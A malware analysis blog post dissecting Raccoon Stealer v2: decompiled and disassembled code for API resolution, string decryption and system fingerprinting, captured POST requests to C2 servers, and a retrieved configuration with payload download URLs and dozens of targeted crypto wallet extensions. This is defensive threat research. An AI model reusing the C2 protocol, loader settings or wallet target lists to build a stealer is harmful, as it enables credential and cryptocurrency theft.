The Trash Panda Reemerges from the Dumpster: Raccoon Stealer V2

malwarebookreports.com/the-trash-panda-reemerges-from-the-dumpster-raccoon-stealer-v2/

muzi July 22, 2022

Raccoon Stealer has emerged from its hiatus, rewritten from the ground up in C/C++, with a new front-end, new back-end and new data stealing capabilities. Raccoon Stealer was previously sold as a Malware-as-a-Service (MaaS) until falling off the radar in March 2022. This shutdown was reportedly due to the loss of a lead developer of the project during the Russian invasion of Ukraine. After a few months of development, Raccoon Stealer is back, complete with all its shiny new features, for the price of $275 a month. Let's [dumpster] dive into this new version of Raccoon Stealer and see what it's all about.



Figure 1: Raccoon Stealer 2.0 Beta Testing Successful (source: https://www.bleepingcomputer.com/news/security/raccoon-stealer-is-back-with-a-new-version-to-steal-your-passwords/)

Technical Analysis

```
MD5: 0cfa58846e43dd67b6d9f29e97f6c53e
SHA1: 19d9fbfd9b23d4bd435746a524443f1a962d42fa
SHA256: 022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03
```

Raccoon Stealer 2.0 is advertised as lightweight, and it delivers, coming in at around 56 KB. The developers promise many new features, so let's examine the execution flow step-by-step and see what this new version has to offer.

Step 1: Resolve Libs

The malware kicks off execution by dynamically resolving Libraries and APIs required for later usage.

```
void Dynamically_Resolve_APIs(void)

{
  HMODULE hModule;
  int iVar1;
  int iVar2;
  int iVar3;
  int iVar4;
  int iVar5;
  int iVar6;
  int iVar7;

  hModule = LoadLibraryW(L"kernel32.dll");
  if (hModule != (HMODULE)0x0) {
    DAT_0040e038 = GetProcAddress(hModule,"LoadLibraryW");
    iVar1 = (*DAT_0040e038)(L"Shlwapi.dll");
    iVar2 = (*DAT_0040e038)(L"Ole32.dll");
    iVar3 = (*DAT_0040e038)(L"WinInet.dll");
    iVar4 = (*DAT_0040e038)(L"Advapi32.dll");
    iVar5 = (*DAT_0040e038)(L"User32.dll");
    iVar6 = (*DAT_0040e038)(L"Crypt32.dll");
    iVar7 = (*DAT_0040e038)(L"Shell32.dll");
    (*DAT_0040e038)(L"Bcrypt.dll");
    DAT_0040e0d8 = GetProcAddress(hModule,"GetProcAddress");
    DAT_0040e044 = (*DAT_0040e0d8)(hModule,"GetCurrentProcess");
    DAT_0040e158 = (*DAT_0040e0d8)(hModule,"GetEnvironmentVariableW");
    DAT_0040e148 = (*DAT_0040e0d8)(hModule,"GetFileSize");
    DAT_0040e128 = (*DAT_0040e0d8)(hModule,"GetDriveTypeW");
    DAT_0040e0b8 = (*DAT_0040e0d8)(hModule,"GetLastError");
    DAT_0040e0ac = (*DAT_0040e0d8)(hModule,"GetLocaleInfoW");
    DAT_0040e140 = (*DAT_0040e0d8)(hModule,"GetLogicalDriveStringsW");
    _DAT_0040e074 = (*DAT_0040e0d8)(hModule,"GetModuleFileNameW");
    DAT_0040e10c = (*DAT_0040e0d8)(hModule,"GetSystemWow64DirectoryW");
    DAT_0040e050 = (*DAT_0040e0d8)(hModule,"GetUserDefaultLocaleName");
    DAT_0040e024 = (*DAT_0040e0d8)(hModule,"GetTimeZoneInformation");
    DAT_0040e098 = (*DAT_0040e0d8)(hModule,"GlobalAlloc");
    DAT_0040e0e0 = (*DAT_0040e0d8)(hModule,"GlobalFree");
```

Figure 2:

```
DAT_0040e030 = (*DAT_0040e0d8)(hModule,"GlobalMemoryStatusEx");
DAT_0040e0c0 = (*DAT_0040e0d8)(hModule,"CloseHandle");
DAT_0040e040 = (*DAT_0040e0d8)(hModule,"CreateFileW");
DAT_0040e104 = (*DAT_0040e0d8)(hModule,"CreateMutexW");
DAT_0040e178 = (*DAT_0040e0d8)(hModule,"CopyFileW");
DAT_0040e0f8 = (*DAT_0040e0d8)(hModule,"DeleteFileW");
DAT_0040e07c = (*DAT_0040e0d8)(hModule,"FindClose");
DAT_0040e01c = (*DAT_0040e0d8)(hModule,"FindFirstFileW");
DAT_0040e144 = (*DAT_0040e0d8)(hModule,"FindNextFileW");
DAT_0040e09c = (*DAT_0040e0d8)(hModule,"CreateToolhelp32Snapshot");
(*DAT_0040e0d8)(hModule,"HeapFree");
DAT_0040e028 = (*DAT_0040e0d8)(hModule,"ExitProcess");
DAT_0040e164 = (*DAT_0040e0d8)(hModule,"OpenMutexW");
_DAT_0040e060 = (*DAT_0040e0d8)(hModule,"OpenProcess");
DAT_0040e0cc = (*DAT_0040e0d8)(hModule,"LocalFree");
DAT_0040e048 = (*DAT_0040e0d8)(hModule,"LocalAlloc");
DAT_0040e0b0 = (*DAT_0040e0d8)(hModule,"MultiByteToWideChar");
DAT_0040e08c = (*DAT_0040e0d8)(hModule,"ReadFile");
DAT_0040e108 = (*DAT_0040e0d8)(hModule,"Process32First");
DAT_0040e080 = (*DAT_0040e0d8)(hModule,"Process32Next");
DAT_0040e0dc = (*DAT_0040e0d8)(hModule,"SetCurrentDirectoryW");
```

Dynamically Resolve Libraries and APIs

Step 2: Decrypt Strings

After resolving the libraries and corresponding APIs required, the malware next decrypts its strings. These strings are base64 encoded and RC4 encrypted. To make analysis easier, I've written a Ghidra Script to decrypt these strings and comment/label them appropriately.

```
                    Decrypt_Strings                                 XREF[1]:     entry:00407497(c)
00404036 55              PUSH        EBP
00404037 8b ec           MOV         EBP,ESP
00404039 51              PUSH        ECX
0040403a 83 65 fc 00     AND         dword ptr [EBP + local_8],0x0
0040403e 8d 55 fc        LEA         EDX=>local_8,[EBP + -0x4]                   len_str
00404041 56              PUSH        ESI
00404042 57              PUSH        EDI
00404043 b9 54 c8        MOV         ECX,tlgrm_                                  tlgrm_
         40 00
00404048 e8 b9 d7        CALL        Base64_Decode                               int Base64_Decode(int param_1, i...
         ff ff
0040404d bf 44 c8        MOV         EDI,s_edinayarossiya_0040c844               mov edi, rc4_key
         40 00
00404052 8d 4d fc        LEA         ECX=>local_8,[EBP + -0x4]                   len_str
00404055 57              PUSH        EDI=>s_edinayarossiya_0040c844              push rc4_key
00404056 51              PUSH        ECX                                         push len_str
00404057 be 28 e2        MOV         ESI,DAT_0040e228                            buf
         40 00
0040405c 50              PUSH        EAX                                         unb64_ciphertext
0040405d 8b ce           MOV         ECX,ESI                                     mov ecx, buf
0040405f e8 e2 46        CALL        RC4_Decrypt                                 undefined RC4_Decrypt(void * thi...
         00 00
```

Figure 3: Base64 and RC4 Decrypt Strings

Step 3: Decrypt Configuration [C2 Server(s)]

Next, Raccoon Stealer proceeds to decrypt its configuration. In the sample analyzed, only one C2 was present, though it appears to support multiple C2 servers in the code.



Figure 4: Decrypt Configuration

Step 4: Check Locale, Mutex and User Privs

Now that everything has been loaded and decrypted, the malware starts checking for various information. First, the malware checks `GetUserDefaultLocaleName` to ensure it does not match “RU” and exits if it does. Next, the malware attempts to open an existing mutex object of `8724643052`. If successful, it exits to prevent running multiple instances. Otherwise, the malware will open that mutex. (Note: Mutex is an unencrypted, hardcoded wide string) Finally, the malware checks what privileges it is running under, checking to see if it is running as (`S-1-5-18` NT Authority\System).

Figure 5: Open or Create Mutex

Figure 6: Check Privileges

Step 5: Collect System Info, POST to C2

Raccoon Stealer now collects some information on the system to provide to the C2. It begins by reading the machine guid from `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid.`

```
0040a736 8b 0d a0 e0 40 00   MOV    ECX,dword ptr [RegOpenKeyExW]
0040a73c 8b f8               MOV    EDI,EAX
0040a73e 8d 45 fc            LEA    EAX=>local_8,[EBP + -0x4]
0040a741 c7 45 f8 04 01 00 00 MOV   dword ptr [EBP + local_c],0x104
0040a748 50                  PUSH   EAX                                  phkResult
0040a749 68 19 01 02 00      PUSH   0x20119                              Key_Read
0040a74e 6a 00               PUSH   0x0                                  ulOptions
0040a750 68 10 d7 40 00      PUSH   u_SOFTWARE\Microsoft\Cryptography_0040d710   = u"SOFTWARE\\Microsoft\\Cryptog...
0040a755 68 02 00 00 80      PUSH   0x80000002                           HKLM (HKEY Local Machine)
0040a75a c7 45 f4 01 00 00 00 MOV   dword ptr [EBP + local_10],0x1
0040a761 ff d1               CALL   ECX
0040a763 8b 0d d4 e0 40 00   MOV    ECX,dword ptr [RegQueryValueExW]
0040a769 8b f0               MOV    ESI,EAX
0040a76b 8d 45 f8            LEA    EAX=>local_c,[EBP + -0x8]
0040a76e 50                  PUSH   EAX
0040a76f 57                  PUSH   EDI
0040a770 8d 45 f4            LEA    EAX=>local_10,[EBP + -0xc]
0040a773 50                  PUSH   EAX
0040a774 6a 00               PUSH   0x0
0040a776 ff 35 70 ea 40 00   PUSH   dword ptr [MachineGuid]              = ??
0040a77c ff 75 fc            PUSH   dword ptr [EBP + local_8]
0040a77f ff d1               CALL   ECX
```

Figure 7: Get Machine Guid

Next, it gets the username via `ADVAPI32.dll::GetUserNameW`.

```
                    GetUserName                                  XREF[1]:     entry:0040763a(c)
0040a798 55                  PUSH   EBP
0040a799 8b ec               MOV    EBP,ESP
0040a79b 51                  PUSH   ECX
0040a79c a1 48 e0 40 00      MOV    EAX,[LocalAlloc]
0040a7a1 56                  PUSH   ESI
0040a7a2 68 02 02 00 00      PUSH   0x202
0040a7a7 6a 40               PUSH   0x40
0040a7a9 c7 45 fc 01 01 00 00 MOV   dword ptr [EBP + local_8],0x101
0040a7b0 ff d0               CALL   EAX
0040a7b2 8b f0               MOV    ESI,EAX
0040a7b4 8d 45 fc            LEA    EAX=>local_8,[EBP + -0x4]
0040a7b7 50                  PUSH   EAX
0040a7b8 56                  PUSH   ESI
0040a7b9 ff 15 00 c0 40 00   CALL   dword ptr [->ADVAPI32.DLL::GetUserNameW]   = 0000d99c
0040a7bf 8b c6               MOV    EAX,ESI
0040a7c1 5e                  POP    ESI
0040a7c2 c9                  LEAVE
0040a7c3 c3                  RET
```

Figure 8: Get Username

Finally, it concatenates the results of the data.

```
esi=01236D70 L"machineId=43199d79-b2b3-4f66-a33d-cd0f7969970a|IEUser&configId=59c9737264c0b3209d9193b8ded6c127"
```

Figure 9: Concatenated Check-in Info to Send to C2

```
machineId=<machine_id>|<USERNAME>&config_id=<config_rc4_key>
```

Once basic system information has been collected, Raccoon Stealer sends this information to the C2 server. Note the User-Agent: `record` and that the data is unencrypted and sent over HTTP.

```
00407afa 68 d0 d5 40 00   PUSH      u_record_0040d5d0                "record" --> UserAgent
00407aff ff d0            CALL      EAX
00407b01 8b f0            MOV       ESI,EAX
00407b03 89 75 ec         MOV       dword ptr [EBP + local_18],ESI
00407b06 85 f6            TEST      ESI,ESI
00407b08 0f 84 d4 00 00 00 JZ       LAB_00407be2
00407b0e 6a 01            PUSH      0x1
00407b10 33 c0            XOR       EAX,EAX
00407b12 8b 0d 74 e1 40 00 MOV       this,dword ptr [InternetConnectW]
00407b18 50               PUSH      EAX
00407b19 6a 03            PUSH      0x3
00407b1b 50               PUSH      EAX
00407b1c 50               PUSH      EAX
00407b1d 6a 50            PUSH      0x50
00407b1f 58               POP       EAX
00407b20 6a 73            PUSH      0x73
00407b22 5a               POP       EDX
00407b23 66 39 55 f4      CMP       word ptr [EBP + local_10],DX
00407b27 ba bb 01 00 00   MOV       EDX,0x1bb
00407b2c 0f 44 c2         CMOVZ     EAX,EDX
00407b2f 0f b7 c0         MOVZX     EAX,AX
00407b32 50               PUSH      EAX
00407b33 57               PUSH      EDI
00407b34 56               PUSH      ESI
00407b35 ff d1            CALL      this
00407b37 8b d0            MOV       EDX,EAX
00407b39 89 55 e8         MOV       dword ptr [EBP + local_1c],EDX
00407b3c 85 d2            TEST      EDX,EDX
00407b3e 0f 84 97 00 00 00 JZ       LAB_00407bdb
00407b44 6a 01            PUSH      0x1
00407b46 8b 0d bc e0 40 00 MOV       this,dword ptr [HttpOpenRequestW]
00407b4c b8 00 00 40 00   MOV       EAX,IMAGE_DOS_HEADER_00400000
00407b51 6a 73            PUSH      0x73
00407b53 5f               POP       EDI
00407b54 66 39 7d f4      CMP       word ptr [EBP + local_10],DI
00407b58 bf 00 00 c0 00   MOV       EDI,0xc00000
00407b5d 0f 44 c7         CMOVZ     EAX,EDI
00407b60 50               PUSH      EAX
00407b61 ff 75 10         PUSH      dword ptr [EBP + param_3]
00407b64 6a 00            PUSH      0x0
00407b66 6a 00            PUSH      0x0
00407b68 ff 75 f0         PUSH      dword ptr [EBP + local_14]
00407b6b ff 35 54 ea 40 00 PUSH     dword ptr [POST]                 "POST"
00407b71 52               PUSH      EDX
00407b72 ff d1            CALL      this
00407b74 8b f8            MOV       EDI,EAX
00407b76 85 ff            TEST      EDI,EDI
00407b78 74 58            JZ        LAB_00407bd2
00407b7a ff 75 f8         PUSH      dword ptr [EBP + local_c]
00407b7d a1 8c e1 40 00   MOV       EAX,[lstrlen]
00407b82 8b 35 14         MOV       ESI,dword ptr [HttpSendRequestW]
```

Figure 10: Send Data to C2 Server

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: record
Host: 51.195.166.184
Content-Length: 95
Connection: Keep-Alive
Cache-Control: no-cache
Data Raw: 6d 61 63 68 69 6e 65 49 64 3d 64 30 36 65 64 36 33 35 2d 36 38 66 36 2d 34
65 39 61 2d 39 35 35 63 2d 34 38 39 39 66 35 66 35 37 62 39 61 7c 61 6c 66 6f 6e 73
26 63 6f 6e 66 69 67 49 64 3d 33 65 64 38 39 35 63 34 66 66 35 64 63 35 65 63 38 35
63 61 61 32 61 39 64 31 62 65 64 30 66 32
Data Ascii: machineId=<machine_id>|<username>&configId=<config_rc4_key>
```

Step 6: Retrieve Config From C2

If the POST to the C2 server is successful, the C2 server returns the configuration, which includes URLs to download the DLL dependencies and the stealer configuration.

Note: The C2 for the sample I analyzed was down, so I modified the sample to use a new C2 server I found and patched/modified the config for my sample to work correctly. I did manage to get more config data as well as a payload for Raccoon to download and execute.

```
libs_nss3:hxxp://94.158.247[.]24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:hxxp://94.158.247[.]24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://94.158.247[.]24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime14
0.dll
libs_mozglue:hxxp://94.158.247[.]24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:hxxp://94.158.247[.]24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:hxxp://94.158.247[.]24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:hxxp://94.158.247[.]24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
wlts_elecbch:ElectronCash;26;ElectronCash\wallets;*;-
wlts_guarda:Guarda;26;Guarda;*;*cache*,*IndexedDB*
wlts_green:BlockstreamGreen;28;Blockstream\Green;*;cache,gdk,*logs*
wlts_ledger:Ledger Live;26;Ledger Live;*;*cache*,*dictionar*,*sqlite*
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask;Local Extension Settings
sstmnfo_System Info.txt:System Information:
|Installed applications:
libs_nssdbm3:hxxp://94.158.247[.]24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll
wlts_daedalus:Daedalus;26;Daedalus Mainnet;*;log*,*cache,chain,dictionar*
wlts_mymonero:MyMonero;26;MyMonero;*;*cache*
wlts_xmr:Monero;5;Monero\\wallets;*.keys;-
wlts_wasabi:Wasabi;26;WalletWasabi\\Client;*;*tor*,*log*
ews_metax:mcohilncbfahbmgdjkbpemcciiolgcge;MetaX;Local Extension Settings
ews_xdefi:hmeobnfnfcmdkdcmlblgagmfpfboieaf;XDEFI;IndexedDB
ews_waveskeeper:lpilbniiabackdjcionkobglmddfbcjo;WavesKeeper;Local Extension Settings
ews_solflare:bhhhlbepdkbapadjdnnojkbgioiodbic;Solflare;Local Extension Settings
ews_rabby:acmacodkjbdgmoleebolmdjonilkdbch;Rabby;Local Extension Settings
ews_cyano:dkdedlpgdmmkkfjabffeganieamfklkm;CyanoWallet;Local Extension Settings
ews_coinbase:hnfanknocfeofbddgcijnmhnfnkdnaad;Coinbase;IndexedDB
ews_auromina:cnmamaachppnkjgnildpdmkaakejnhae;AuroWallet;Local Extension Settings
ews_khc:hcflpincpppdclinealmandijcmnkbgn;KHC;Local Extension Settings
ews_tezbox:mnfifefkajgofkcjkemidiaecocnkjeh;TezBox;Local Extension Settings
ews_coin98:aeachknmefphepccionboohckonoeemg;Coin98;Local Extension Settings
ews_temple:ookjlbkiijinhpmnjffcofjonbfbgaoc;Temple;Local Extension Settings
ews_iconex:flpiciilemghbmfalicajoolhkkenfel;ICONex;Local Extension Settings
ews_sollet:fhmfendgdocmcbmfikdcogofphimnkno;Sollet;Local Ex
tension Settings
ews_clover:nhnkbkgjikgcigad
omkphalanndcapjk;CloverWallet;Local Extension Settings
ews_polymesh:jojhfeoedkpkglbfimdfabpdfjaoolaf;PolymeshWallet;Local Extension Settings
ews_neoline:cphhlgmgameodnhkjdmkpanlelnlohao;NeoLine;Local Extension Settings
ews_keplr:dmkamcknogkgcdfhhbddcghachkejeap;Keplr;Local Extension Settings
```

```
ews_terra_e:ajkhoeiiokighlmdnlakpjfoobnjinie;TerraStation;Local Extension Settings
ews_terra:aiifbnbfobpmeekipheeijimdpnlpgpp;TerraStation;Local Extension Settings
ews_liquality:kpfopkelmapcoipemfendmdcghnegimn;Liquality;Local Extension Settings
ews_saturn:nkddgncdjgjfcddamfgcmfnlhccnimig;SaturnWallet;Local Extension Settings
ews_guild:nanjmdknhkinifnkgdcggcfnhdaammmj;GuildWallet;Local Extension Settings
ews_phantom:bfnaelmomeimhlpmgjnjophhpkkoljpa;Phantom;Local Extension Settings
ews_tronlink:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
ews_brave:odbfpeeihdkbihmopkbjmoonfanlbfcl;Brave;Local Extension Settings
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_mewcx:nlbmnnijcnlegkjjpcfjclmcfggfefdm;MEW_CX;Sync Extension Settings
ews_ton:cgeeodpfagjceefieflmdfphplkenlfk;TON;Local Extension Settings
ews_goby:jnkelfanjkeadonecabehalmbgpfodjm;Goby;Local Extension Settings
ews_ton_ex:nphplpgoakhhjchkkhmiggakijnkhfnd;TON;Local Ext
ension Settings
ews_Cosmostation:fpkhgmpbidmiogeglndfbkegfdlnajnf;Cosmostation;Local Extension
Settings
ews_bitkeep:jiidiaalihmmhddjgbnbgdfflelocpak;BitKeep;Local Extension Settings
ews_gamestopext:pkkjjapmlcncipeecdmlhaipahfdphkd;GameStop;Local Extension Settings
ews_stargazer:pgiaagfkgcbnmiiolekcfmljdagdhlcm;Stargazer;Local Extension Settings
ews_clv:nhnkbkgjikgcigadomkphalanndcapjk;CloverWallet;Local Extension Settings
ews_jaxxlibertyext:cjelfplplebdjjenllpjcblmjkfcffne;JaxxLibertyExtension;Local
Extension Settings
scrnsht_Screenshot.jpeg:1
tlgrm_Telegram:Telegram Desktop\tdata|*|*emoji*,*user_data*,*tdummy*,*dumps*
grbr_txt:%USERPROFILE%\Desktop\|*.txt|*windows*,*recycle*|100|1|1|files
grbr_sdk:%DSK235%\|*ledger*,*trezor*,*safepal*,*metamask*|-|15|0|0|files
ldr_1:hxxps://bitbucket[.]org/reaXon112233/12333333/downloads/1[.]exe|%APPDATA%\|exe
token:<token_id>
```

Field	Description
libs_<filename>	DLL dependency filename and address to download it from
ews_<target_software>	Browser-based crypto wallet extensions
wlts_<target_software>	Crypto wallets
sstmnnfo_<filename>	String(s) used to structure system info data collected and sent to C2 server
scrnsht_<filename>	Filename for the screenshot
tlgrm_<target_items>	Configuration for what data to collect from Telegram
grbr_<target_data)	Configuration data to target on local drives
ldr_ <target>	Optional field to have Raccoon download and execute additional payload
token	Unique ID for the bot used to post data to the C2 http://<c2>/<token>

Figure 11: Raccoon Stealer Configuration Breakdown

Step 7: Download and Load DLL Dependencies

After receiving its configuration, Raccoon Stealer parses out the `libs_` field, which contains the DLL filename and the download address. Next, it loops through and downloads the following files to the path `C:\Users\<username>\AppData\LocalLow

- nss3.dll
- msvcp140.dll
- vcruntime140.dll
- mozglue.dll
- freebl3.dll
- softokn3.dll
- sqlite3.dll
- nssdbm3.dll

Figure 12: Download DLL Dependencies

Step 8: Fingerprint System, POST to C2

After downloading the DLLs, Raccoon generates a URL based on its unique token. This token is used as the path for all future POST requests so that the C2 server can keep track of the infected clients information. Next, it collects detailed system information (sstmnfo_ in the config) about the infected device and sends it off to the C2.

- User CID
- TimeZone
- OS Version
- Architecture
- CPU Info
- RAM Info
- Display Devices
- Installed Applications

```
iVar2 = (*RegOpenKeyExW)(0x80000002,L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall",0
                         ,0x20019,&local_8);
if (iVar2 == 0) {
  local_18 = 0;
  do {
    iVar2 = local_18;
    local_28 = 0x800;
    uVar6 = (*LocalAlloc)(0x40,0x1000);
    local_24 = uVar6;
    local_20 = (*RegEnumKeyExW)(local_8,iVar2,uVar6,&local_28,0,0,0,0);
    if (local_20 == 0) {
      param_2 = 0;
      iVar4 = (*RegOpenKeyExW)(local_8,uVar6,0,0x20019,&param_2);
      if (iVar4 == 0) {
        local_1c = 0x1000;
        local_14 = 0x1000;
        uVar3 = (*LocalAlloc)(0x40,0x2000);
        local_c = (*LocalAlloc)(0x40,local_14 * 2);
        iVar2 = (*RegQueryValueExW)(param_2,L"DisplayName",0,&local_10,uVar3,&local_1c);
        if (iVar2 == 0) {
          iVar2 = (*LocalAlloc)(0x40,(local_14 + local_1c) * 2);
          iVar4 = (*RegQueryValueExW)(param_2,L"DisplayVersion",0,&local_10,local_c,&local_14);
          if ((iVar4 != 0) || (iVar4 = (*StrStrW)(uVar3,local_c), uVar6 = local_c, iVar4 != 0))
          {
            uVar6 = 0;
          }
          (*wsprintfw)(iVar2,L"\t%s %s\n",uVar3,uVar6);
          iVar4 = (*StrStrW)(*param_1,iVar2);
          if (iVar4 == 0) {
            psVar1 = Concat_Strings((int)*param_1,iVar2);
            *param_1 = psVar1;
          }
          (*LocalFree)(iVar2);
          uVar6 = local_24;
        }
        (*LocalFree)(local_c);
        (*LocalFree)(uVar3);
        (*RegCloseKey)(param_2);
        iVar2 = local_18;
```

Figure 13: Enumerate SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall to Collect Installed Applications

```
POST /<token> HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=<random string>
User-Agent: record
Host: 51.195.166[.]175
Content-Length: 2463
Connection: Keep-Alive
Cache-Control: no-cache
--<random string>
Content-Disposition: form-data; name="file"; filename="System Info.txt"
Content-Type: application/x-object
System Information:
- Locale: English
- Time zone:
- OS: Windows 10 Pro
- Architecture: x64
- CPU: Intel Core Processor (Broadwell)X
 (2 cores)
- RAM: 4095 MB
- Display size: 1280x720
- Display Devices:
0) Microsoft Basic Display Adapter
Installed applications:
7-Zip 19.00 (x64)
Mozilla Firefox 75.0 (x64 en-US)
Mozilla Maintenance Service 75.0
Microsoft Office Professional Plus 2016 - en-us 16.0.12527.20482
VLC media player 3.0.6
Microsoft Visual C++ 2010  x64 Redistributable - 10.0.40219
Java 8 Update 66 (64-bit) 8.0.660.17
Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030
Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.40660
Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161
Java SE Development Kit 8 Update 66 (64-bit) 8.0.660.17
Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.30.30704
Microsoft Visual C++ 2022 X64 Additional Runtime - 14.30.30704
Office 16 Click-to-Run Licensing Component 16.0.12527.20482
Office 16 Click-to-Run Extensibility Component 16.0.12527.20482
Office 16 Click-to-Run Localization Component 16.0.12527.20482
Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.40660
Microsoft Visual C++ 2012 x64 Minimum Runtime - 11.0.61030
Google Chrome 89.0.4389.114
Microsoft Visual C++ 2012 Redistributable (x86) - 11.0.
--<random string>
```

Step 9: Steal All The Data! (…POST to C2)

Finally, Raccoon gets down to business and starts doing what it does best – steal all the data. Raccoon targets all the typical info-stealer related data, such as browser data (Cookies, CC info, Autofill, User Profile, Credentials, etc.) as well as what is designated in

the configuration received earlier. The Raccoon Stealer data stealing routine follow these steps:

1. Steal browser information including autofill cookies/password information and credit card data utilizing sqlite3.dll
2. Steal data from Firefox using mozglue3.dll such as logins.json, cookies and history
3. Steal crypto wallets, both traditional (wlts_) and browser extensions (ews_) designated in configuration
4. Searches filesystem for `wallet.dat` to steal
